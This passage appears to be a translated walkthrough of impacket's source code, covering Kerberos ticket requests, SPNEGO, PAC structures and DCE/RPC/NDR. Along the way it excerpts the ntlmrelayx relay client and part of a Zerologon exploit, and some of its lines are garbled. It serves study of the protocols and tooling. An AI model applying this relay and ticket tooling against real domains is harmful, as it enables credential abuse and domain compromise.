GSS_RC4  = 0x10

# 2. Key Derivation for Per-Message Tokens
KG_USAGE_ACCEPTOR_SEAL = 22
KG_USAGE_ACCEPTOR_SIGN = 23
KG_USAGE_INITIATOR_SEAL = 24
KG_USAGE_INITIATOR_SIGN = 25


KRBS_AP_REQ = struct.pack('<H', 0x1)

# 1.1.1. Initial Token - Checksum field
class CheckSumField(Structure):
    structure = (
        ('Lgth', '<L=16'),
        ('Bnd', '16s=b""'),
        ('Flags', '<L=0'),
    )
)
```

spnego.py (in the `impacket` root directory)

A quick look at SPNEGO while we are here. One clarification first: SPNEGO is *not* "Microsoft's extension of Kerberos" — it is an IETF GSS-API negotiation mechanism (RFC 4178) by which client and server agree on which security mechanism (e.g. Kerberos or NTLM) to actually use; Microsoft uses it pervasively in SMB, HTTP authentication and elsewhere.

The Kerberos authentication flow:




The SPNEGO authentication flow:


SPNEGO web authentication is supported within a single Kerberos realm. Shows the challenge-response handshake.

1. First, the user logs on to the Microsoft domain controller `MYDOMAIN.EXAMPLE.COM` from a workstation.
2. The user then tries to access a web application, requesting a protected resource with the browser, which sends an `HTTP GET` to the Liberty server.
3. SPNEGO authentication on the Liberty server answers with an `HTTP 401` challenge carrying the `WWW-Authenticate: Negotiate` header.
4. The browser recognizes the negotiate header because it is configured for integrated Windows authentication. It resolves the requested URL's host name, builds the target Kerberos SPN `HTTP/myLibertyMachine.example.com`, and requests a Kerberos service ticket from the Microsoft KDC (`TGS_REQ`). The TGS returns the service ticket (`TGS_REP`). The service ticket (the SPNEGO token) proves the user's identity and authorization for the service (the Liberty server).
5. The browser then answers the Liberty server's negotiate challenge with the SPNEGO token obtained in the previous step, placed in the `Authorization` header.
6. SPNEGO authentication on the Liberty server sees the SPNEGO token in the HTTP header, validates it and extracts the user's identity (principal).
7. After obtaining the identity, the Liberty server validates the user against its user registry and performs authorization checks.
8. If access is granted, the Liberty server responds with `HTTP 200` and includes an LTPA cookie for subsequent requests.

Within impacket, the commonly used pieces are `SPNEGO_NegTokenInit`, `TypesMech`, `SPNEGO_NegTokenResp` and `ASN1_AID` — mostly in `ntlmrelayx` relay attacks. Per https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb2/06451bf2-578a-4b9d-94c0-8ce531bf14c4, SMB invokes MS-SPNG (SPNEGO) to authenticate users:



The authentication flow:



In `spnego.py`, the `SPNEGO_NegTokenInit` and `SPNEGO_NegTokenResp` classes are likewise the ones used to parse and modify SMB auth requests:

```
# eg./impacket/examples/ntlmrelayx/clients/smtprelayclient.py
from impacket.spnego import SPNEGO_NegTokenResp
.....
def sendAuth(self, authenticateMessageBlob, serverChallenge=None):
    if unpack('B', authenticateMessageBlob[:1])[0] == SPNEGO_NegTokenResp.SPNEGO_NEG_TOKEN_RESP:
        respToken2 = SPNEGO_NegTokenResp(authenticateMessageBlob)
        token = respToken2['ResponseToken']
    else:
        token = authenticateMessageBlob
    auth = base64.b64encode(token)
    self.session.putcmd(auth)
    typ, data = self.session.getreply()
    if typ == 235:
        self.session.state = 'AUTH'
        return None, STATUS_SUCCESS
    else:
        LOG.error('SMTP: %s' % ''.join(data))
        return None, STATUS_ACCESS_DENIED
```

kerberosv5.py — getKerberosTGT / getKerberosTGS Auth Flow

The most important functions in this file are `getKerberosTGT` and `getKerberosTGS` — the heart of the Kerberos authentication flow.

`getKerberosTGT` first initializes an `AS_REQ`, sets the header fields such as `pvno` and `msg-type`, then fills in `req-body` fields such as `sname` and `cname`:


```
def getKerberosTGT(clientName, password, domain, lmhash, nthash, aesKey='', kdcHost=None, requestPAC=True):
    ....
    asReq = AS_REQ()
    domain = domain.upper()
    serverName = Principal('krbtgt/%s'%domain,
        type=constants.PrincipalNameType.NT_PRINCIPAL.value)
    ....
    asReq['pvno'] = 5
    asReq['msg-type'] = int(constants.ApplicationTagNumbers.AS_REQ.value)
    ....
    reqBody = seq_set(asReq, 'req-body')
    ....
    reqBody['till'] = KerberosTime.to_asn1(now)
    reqBody['rtime'] = KerberosTime.to_asn1(now)
    ....
    if aesKey != b'':
        if len(aesKey) == 32:
            supportedCiphers = (int(constants.EncryptionTypes.aes256_cts_hmac_sha1_96.value),)
            ....
```

After the `aesKey` is set, the request goes out via `sendReceive`. Since the first request carries no pre-authentication data (`preAuth=False`), a KDC that requires pre-auth returns a `KRB_ERROR`:

```

try:
    r = sendReceive(message, domain, kdcHost)
    ....
try:
    asRep = decoder.decode(r, asn1Spec = KRB_ERROR())[0]
    ....

```



Next the timestamp is encrypted with the user key (derived from the NTLM hash / AES key) and a new AS_REQ with PADATA is built:

```

if isinstance(nthash, bytes) and nthash != b'':
    key = Key(cipher.encypt, nthash)
elif aesKey != b'':
    key = Key(cipher.encypt, aesKey)
else:
    key = cipher.string_to_key(password, encryptionTypesData[encypt], None)

if preAuth is True:
    if enctype in encryptionTypesData is False:
        raise Exception('No Encryption Data Available!')

    # Let's build the timestamp
    timeStamp = PA_ENC_TS_ENC()

    now = datetime.datetime.utcnow()
    timeStamp['patimestamp'] = KerberosTime.to_asn1(now)
    timeStamp['paussec'] = now.microsecond

    # Encrypt the shyte
    encodedTimeStamp = encoder.encode(timeStamp)

    # Key Usage 1
    # AS-REQ PA-ENC-TIMESTAMP padata timestamp, encrypted with the
    # client key (Section 5.2.7.2)
    encryptedTimeStamp = cipher.encrypt(key, 1, encodedTimeStamp, None)

    encryptedData = EncryptedData()
    encryptedData['etype'] = cipher.encypt
    encryptedData['cipher'] = encryptedTimeStamp
    encodedEncryptedData = encoder.encode(encryptedData)

    # Now prepare the new AS_REQ again with the PADATA
    # ToDo: cannot we reuse the previous one?
    asReq = AS_REQ()

    asReq['pvno'] = 5
    asReq['msg-type'] = int(constants.ApplicationTagNumbers.AS_REQ.value)

    asReq['padata'] = noValue
    asReq['padata'][0] = noValue
    asReq['padata'][0]['padata-type'] = int(constants.PreAuthenticationDataTypes.PA_ENC_TIMESTAMP.value)
    asReq['padata'][0]['padata-value'] = encodedEncryptedData

    asReq['padata'][1] = noValue
    asReq['padata'][1]['padata-type'] = int(constants.PreAuthenticationDataTypes.PA_PAC_REQUEST.value)
    asReq['padata'][1]['padata-value'] = encodedPacRequest
    ....

```

The function simply returns the AS_REP packet as the tgt variable. The getTGT example script then calls getKerberosTGT and uses ccache.py's fromTGT to extract the ticket from the reply and save it as a ccache file:

```
# eg./examples/getTGT.py

def run(self):
    userName = Principal(self.__user, type=constants.PrincipalNameType.NT_PRINCIPAL.value)
    tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(userName, self.__password, self.__domain, unhexlify(self.__lmhash), unhexlify(self.__nthash),
self.__aesKey, self.__kdcHost)
    self.saveTicket(tgt, oldSessionKey)


    def saveTicket(self, ticket, sessionKey):
        logging.info('Saving ticket in %s' % (self.__user + '.ccache'))
        from impacket.krb5.ccache import CCache
        ccache = CCache()

        ccache.fromTGT(ticket, sessionKey, sessionKey)
        ccache.saveFile(self.__user + '.ccache')
```


Of course the function returns more than the raw AS_REP — it also decrypts the session key with the user key:

```
try:
    plainText = cipher.decrypt(key, 3, cipherText)
    encASRepPart = decoder.decode(plainText, asn1Spec = EncASRepPart())[0]
    # Get the session key and the ticket
    cipher = _encType_table[encASRepPart['key']['keytype']]
    sessionKey = Key(cipher.encrypt, encASRepPart['key']['keyvalue'].asOctets())

.....
if isinstance(nthash, bytes) and nthash != b'':
    key = Key(cipher.encrypt, nthash)
```



Now let's see what the AS_REQ header and req-body actually contain:



```

1.pvno Kerberos protocol version
2.msg-type message type KRB_AS_REQ(0x0a)
3.PA_DATA Pre-authentication Data, pre-authentication data; each auth message has a type and a value.
PA-DATA PA-ENC-TIMESTAMP user HASH-encrypted timestamp
  padata-type: padata type
  padata-value: padata value
  etype: encryption type
  cipher: encrypted value
PA-DATA PA-PAC-REQUEST: PAC extension
  padata-type: padata type
  padata-value: padata value
  include-pac: whether to include PAC; if included, PAC is returned in the response
4.req-body request body
padding:padding
kdc-options:KDC option settings
cname: client username
realm: realm
sname: server username; in AS_REQ sname is krbtgt, type is KRB_NT_SRV_INST
till: expiry time; rubeus and kekeo both use 20370913024805Z, which can be used as a detection signature
nonce: randomly generated number, for replay detection
etype: encryption type; the KDC selects encryption per etype
  
```

In the AS_REP reply you can see the TGT and the session key encrypted with the user key (enc-part).

Next, the getKerberosTGS function.

It builds a TGS_REQ from the supplied TGT and session key (the AP_REQ carries the TGT plus an Authenticator encrypted under the session key):

```

try:
    decodedTGT = decoder.decode(tgt, asn1Spec = AS_REP())[0]
except:
    decodedTGT = decoder.decode(tgt, asn1Spec = TGS_REP())[0]

domain = domain.upper()
# Extract the ticket from the TGT
ticket = Ticket()
ticket.from_asn1(decodedTGT['ticket'])
....
now = datetime.datetime.utcnow()
authenticator['cusec'] = now.microsecond
authenticator['ctime'] = KerberosTime.to_asn1(now)

encodedAuthenticator = encoder.encode(authenticator)

# Key Usage 7
# TGS-REQ PA-TGS-REQ padata AP-REQ Authenticator (includes
# TGS authenticator subkey), encrypted with the TGS session
# key (Section 5.5.1)
encryptedEncodedAuthenticator = cipher.encrypt(sessionKey, 7, encodedAuthenticator, None)
  
```

Having received part 1 (the TGT) and part 2 (the session-key-encrypted Authenticator), the KDC first decrypts the TGT with the krbtgt key to recover the client identity and session key, then decrypts part 2 with that session key to recover the client identity inside the Authenticator; if the two match, authentication passes. The KDC then encrypts a fresh ticket with the key of the target service requested in part 1 and returns two things to the client:

```
1 ticketcontainingclient IDclientclient / session
2 TGS sessionclient / session
```

The client decrypts part 2 with the TGS session key and obtains the new client/server session key:

```
tgs = decoder.decode(r, asn1Spec = TGS_REP())[0]

cipherText = tgs['enc-part']['cipher']

# Key Usage 8
# TGS-REP encrypted part (includes application session
# key), encrypted with the TGS session key (Section 5.4.2)
plainText = cipher.decrypt(sessionKey, 8, cipherText)

encTGSRepPart = decoder.decode(plainText, asn1Spec = EncTGSRepPart())[0]

newSessionKey = Key(encTGSRepPart['key']['keytype'], encTGSRepPart['key']['keyvalue'].asOctets())
```


The subsequent TGS parsing again happens in the getST script via ccache.py's fromTGS:

```
def saveTicket(self, ticket, sessionKey):
    logging.info('Saving ticket in %s' % (self.__saveFileName + '.ccache'))
    ccache = CCache()

    ccache.fromTGS(ticket, sessionKey, sessionKey)
    ccache.saveFile(self.__saveFileName + '.ccache')
```

pac.py — Privilege Attribute Certificate (PAC) Structures

The Privilege Attribute Certificate (PAC) is carried by authentication protocols to convey authorization information and control access to resources. The Kerberos protocol [RFC4120] itself provides no authorization; the PAC was created precisely to supply that authorization data for the Kerberos protocol extensions [MS-KILE]. The PAC structure encodes the authorization information per [MS-KILE], including group membership, extra credential information, profile and policy data, and supporting security metadata.



The module mainly provides the PAC data structures, shown below:

```

class KERB_SID_AND_ATTRIBUTES(NDRSTRUCT):
# A SID together with its attributes, used inside KERB_VALIDATION_INFO to describe group membership

class KERB_SID_AND_ATTRIBUTES_ARRAY(NDRUniConformantArray):
class PKERB_SID_AND_ATTRIBUTES_ARRAY(NDRPOINTER):

class DOMAIN_GROUP_MEMBERSHIP(NDRSTRUCT):
# A domain plus the group RIDs the account belongs to; also used inside PAC_DEVICE_INFO

class DOMAIN_GROUP_MEMBERSHIP_ARRAY(NDRUniConformantArray):
class PDOMAIN_GROUP_MEMBERSHIP_ARRAY(NDRPOINTER):

class PACTYPE(Structure):
# PACTYPE is the top-level PAC container; it is followed by an array of PAC_INFO_BUFFER entries

class PAC_INFO_BUFFER(Structure):
# Each PAC_INFO_BUFFER describes one buffer inside the PAC: a type, an offset (relative to the PAC start) and a length. The KDC/server use it to locate each
structure

class KERB_VALIDATION_INFO(NDRSTRUCT):
# KERB_VALIDATION_INFO mirrors the user's authorization data. It travels in a PAC_INFO_BUFFER whose ulType is 0x00000001
# It is the Kerberos counterpart of NTLM's NETLOGON_VALIDATION_SAM_INFO4: the DC fills it from Active Directory so that both NTLM and Kerberos report the
same group membership. It maps to the RPC [MS-RPCE] structure of the same name ([MS-KILE])

class PKERB_VALIDATION_INFO(NDRPOINTER):

class PAC_CREDENTIAL_INFO(Structure):
# PAC_CREDENTIAL_INFO carries supplemental credentials. Its IDL-defined PAC_CREDENTIAL_DATA holds the user's credentials; because it is not used by default
in a Kerberos AS-REQ, it is mainly produced when the PAC is issued via PKINIT, where the AS reply key encrypts it ([MS-KILE])

class SECPKG_SUPPLEMENTAL_CRED(NDRSTRUCT):
# A single supplemental credential: a security package name plus the credential blob
class SECPKG_SUPPLEMENTAL_CRED_ARRAY(NDRUniConformantArray):

class PAC_CREDENTIAL_DATA(NDRSTRUCT):
# The Kerberos client's credential data, as an array of SECPKG_SUPPLEMENTAL_CRED

class NTLM_SUPPLEMENTAL_CREDENTIAL(NDRSTRUCT):
# NTLM supplemental credential: the LAN Manager OWF and NT OWF hashes. When a PAC carries credentials per [MS-NLMP] and was delivered via PKINIT [MS-PKCA],
the user's NTLM_SUPPLEMENTAL_CREDENTIAL goes here; it maps to the RPC [MS-RPCE] structure

class PAC_CLIENT_INFO(Structure):
# PAC_CLIENT_INFO identifies the client (name and logon time) for the ticket. It travels in a PAC_INFO_BUFFER whose ulType is 0x0000000A

class PAC_SIGNATURE_DATA(Structure):
# PAC_SIGNATURE_DATA holds the server/KDC signature over the PAC. It travels in a PAC_INFO_BUFFER whose ulType is 0x00000006, while a KDC checksum uses
ulType 0x00000007 ([MS-KILE])

class S4U_DELEGATION_INFO(NDRSTRUCT):
# S4U_DELEGATION_INFO records the delegation path: the intermediate services (S4U2proxy) and the user being impersonated

class UPN_DNS_INFO(Structure):
# UPN_DNS_INFO carries the client's UPN, DNS domain name (FQDN), SAM name and SID. It travels in a PAC_INFO_BUFFER whose ulType is 0x0000000C

class PAC_CLIENT_CLAIMS_INFO(Structure):
# PAC_CLIENT_CLAIMS_INFO carries the client's claims blob. It travels in a PAC_INFO_BUFFER whose ulType is 0x0000000D

class PAC_DEVICE_INFO(NDRSTRUCT):
# PAC_DEVICE_INFO carries device (computer) information filled in by the DC. It travels in a PAC_INFO_BUFFER whose ulType is 0x0000000E

class PAC_DEVICE_CLAIMS_INFO(Structure):
# PAC_DEVICE_CLAIMS_INFO carries the device claims blob. It travels in a PAC_INFO_BUFFER whose ulType is 0x0000000F

class VALIDATION_INFO(TypeSerialization1):

```

/examples/getPac.py uses it to parse the received PAC data:

```

class S4U2SELF:

    def printPac(self, data):
        # (1) decode the ticket enc-part and pull the PAC out through AD_IF_RELEVANT
        encTicketPart = decoder.decode(data, asn1Spec=EncTicketPart())[0]
        adIfRelevant = decoder.decode(encTicketPart['authorization-data'])[0]['ad-data'], asn1Spec=AD_IF_RELEVANT())[0]
        # So here we have the PAC
        pacType = PACTYPE(adIfRelevant[0]['ad-data'].asOctets())
        buff = pacType['Buffers']

        # (2) walk the PAC_INFO_BUFFERS and dispatch by ulType
        for bufferN in range(pacType['cBuffers']):
            infoBuffer = PAC_INFO_BUFFER(buff)
            data = pacType['Buffers'][infoBuffer['Offset']-8][:infoBuffer['cbBufferSize']]
            if logging.getLogger().level == logging.DEBUG:
                print("TYPE 0x%x" % infoBuffer['ulType'])
            if infoBuffer['ulType'] == 1:
                # (3) logon info (KERB_VALIDATION_INFO): skip the 4-byte pointer ReferentID, then parse the NDR structure
                type1 = TypeSerialization1(data)
                newdata = data[len(type1)+4:]
                kerbdata = KERB_VALIDATION_INFO()
                kerbdata.fromString(newdata)
                kerbdata.fromStringReferents(newdata[len(kerbdata.getData()):])
                kerbdata.dump()
                print('Domain SID:', kerbdata['LogonDomainId'].formatCanonical())
            # the remaining types (CLIENT_INFO / SERVER_CHECKSUM / PRIVSVR_CHECKSUM / UPN_DNS_INFO)
            # only dump in DEBUG mode and share the same shape as above – omitted
            elif infoBuffer['ulType'] == PAC_CLIENT_INFO_TYPE:
                .....
            elif infoBuffer['ulType'] == PAC_SERVER_CHECKSUM:
                .....
            elif infoBuffer['ulType'] == PAC_PRIVSVR_CHECKSUM:
                .....
            elif infoBuffer['ulType'] == PAC_UPN_DNS_INFO:
                .....
            else:
                hexdump(data)

        buff = buff[len(infoBuffer):]


```

Part III DCE/RPC

Chapter 5 DCE/RPC Interfaces (dcerpc)

RPC Programming Basics

Let's first look at how RPC works.



Steps 4 and 11 of the figure are where data goes on the wire — in NDR format.

RPC consists of the following components:

- The MIDL compiler
- Run-time libraries and header files
- Name service provider (sometimes referred to as the Locator)
- Endpoint mapper (sometimes referred to as the port mapper)
- The last three ship with Windows automatically; the RPC import libraries, headers and the uuidgen tool require the Windows SDK.

Import library		Description
Rpcns4.lib (obsolete)		Name-service functions
Rpcrt4.lib		Windows run-time functions

Dynamic-link library	Description	Platform
Rpcltc1.dll	Client named-pipe transport	Windows NT, Windows 98, Windows 95
Rpclts1.dll	Server named-pipe transport	Windows NT, Windows 98, Windows 95
Rpcltc3.dll	Client TCP/IP transport	Windows NT, Windows 98, Windows 95
Rpclts3.dll	Server TCP/IP transport	Windows NT, Windows 98, Windows 95
Rpcltc5.dll	Client NetBIOS transport	Windows NT, Windows 98, Windows 95
Rpclts5.dll	Server NetBIOS transport	Windows NT, Windows 98, Windows 95
Rpcltc6.dll	Client SPX transport	Windows NT, Windows 98, Windows 95
Rpclts6.dll	Server SPX transport	Windows NT, Windows 98, Windows 95
Rpcdgc6.dll	Client IPX transport	Windows NT
Rpcdgs6.dll	Server IPX transport	Windows NT
Rpcdgc3.dll	Client UDP transport	Windows NT
Rpcdgs3.dll	Server UDP transport	Windows NT

In the RPC model, interfaces of remote procedures can be formally specified in a purpose-built language: the Interface Definition Language (IDL); Microsoft's implementation is the Microsoft Interface Definition Language (MIDL).

After the interface is defined, the MIDL compiler generates stubs — placeholder functions that turn local procedure calls into remote ones by calling into the RPC run-time library.

The RPC programming workflow: write the interface definition file (.idl) and the attribute configuration file (.acf) for client and server; the MIDL compiler then produces headers (included when writing client / server code) and the client / server stub C files (linked when building).

Generate a random UUID: it uniquely identifies the interface on the network so clients can find it.

```
uuidgen -i -oMyApp.idl
```

This command generates a UUID and stores it in a MIDL file usable as a template. After running it, MyApp.idl looks like this:

```
[
    uuid(ba209999-0c6c-11d2-97cf-00c04f8eea45),
    version(1.0)
]
interface INTERFACENAME
{

}
```

A worked RPC programming example

For a complete RPC programming walkthrough see: <https://developer.aliyun.com/article/258886>

ndr.py — NDR Data Representation & Serialization

Microsoft uses the NDR (Network Data Representation) engine to marshal (think serialize / deserialize) the data flowing between client and server stubs in RPC and DCOM. One purpose of IDL is to provide the syntax for describing those structured types and values. The RPC protocol, however, specifies that inputs and outputs travel as octet streams; NDR provides the mapping from IDL data types to octet streams, defining primitive types, constructed types and their representations within the stream.

For some primitive types NDR defines several representations — e.g. both ASCII and EBCDIC for characters. When a client or server sends an RPC PDU, the format used is identified in the PDU's format label. Data representation formats and format labels support NDR's multi-canonical data conversion approach, i.e. a fixed set of alternative representations for its data types.

ndr.py defines the formats of the data structures used in NDR transfer (NDRArray and friends); each type provides getData to render data into NDR-compliant form.

```
class NDRVaryString(NDRUniVaryingArray):
    def getData(self, soFar = 0):
        # The last element of a string is a terminator of the same size as the other elements.
        # If the string element size is one octet, the terminator is a NULL character.
        # The terminator for a string of multi-byte characters is the array element zero (0).
        if self["Data"][-1:] != b'\x00':
            if PY3 and isinstance(self["Data"], list) is False:
                self["Data"] = self["Data"] + b'\x00'
            else:
                self["Data"] = b''.join(self["Data"]) + b'\x00'
        return NDRUniVaryingArray.getData(self, soFar)
```

Every script that needs RPC communication later calls into the ndr module to build standard NDR data. For example, the exploit for CVE-2020-1472 (Zerologon) targets the Netlogon Remote Protocol — an RPC interface for user and machine authentication on domain networks — and its script uses the standard ndr structures as interface parameters:

```
# eg./CVE-2020-1472/blob/master/nrpc.py
from impacket.dcerpc.v5.ndr import NDRCALL, NDRSTRUCT, NDRENUM, NDRUNION, NDRPOINTER, NDRUniConformantArray, \
    NDRUniFixedArray, NDRUniConformantVaryingArray

class NETLOGON_SECURE_CHANNEL_TYPE(NDRENUM):
    class enumItems(Enum):
        NullSecureChannel          = 0
        MsvApSecureChannel         = 1
        WorkstationSecureChannel   = 2
        TrustedDnsDomainSecureChannel = 3
        TrustedDomainSecureChannel = 4
        UasServerSecureChannel     = 5
        ServerSecureChannel        = 6
        CdcServerSecureChannel     = 7
```

Readers interested in NDR structured data can consult: <https://pubs.opengroup.org/onlinepubs/9629399/chap14.htm>

[MS-DTYP] dtypes.py — RPC Basic Data Types (DWORD / BOOL)

Defines the basic data types used in protocol communication — DWORD, BOOL and so on; see the document for the full list.

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dtyp/cca27429-5689-4a16-b2b4-9325d93e4ba2


[MS-RPCE] rpcrt.py — DCERPC Runtime Core (header / bind / DCERPC class)

Mainly the static variables, tag parameters, headers and other data structures involved in DCE/RPC communication:

```

+ DCERPCException
+ CtxItem onobject
+ CtxItemResult on
+ sec_trailer auth_lengththininformationauth_lengthnotasmustinsec_trailer
+ MSRPCHeader microsoft rpc header
+ MSRPCRequestHeader microsoft rpc header
+ MSRPCRespHeader microsoft rpc header
+ MSRPCBind RPConobject
  - addCtxItem addsonobject
  - getData onobject
+ MSRPCBindAck rpc
+ MSRPCBindNak rpc
+ DCERPC Distributed Computing Environment/Remote Procedure Calls NDR 8a885d04-1ceb-11c9-9fe8-08002b104860 NDR 2.0 71710533-BEBA-4937-8319-B5DBEF9CCC36 NDR64
  - connect rpc
  - get_rpc_transportobtainsrpcmethod
  - callsetspdu
  - request
  - get_credentialsobtains
  - set_credentialssets
  - bind RPC
  - send _transport_sendrpc
  - alter_ctx asonobject
+ DCERPC_RawCall PDU data
+ CommonHeader header
+ PrivateHeader header
+ TypeSerialization1 specifiedndr

```



```

+ DCERPCServer RPC serverimpacket smbserver.py in SMB serveron RPC
  - addCallbacks
  - setListenPort
  - getListenPort
  - recv returnsas
  - run server
  - send
  - bind
  - processRequest

# eg./impacket/smbserver.py
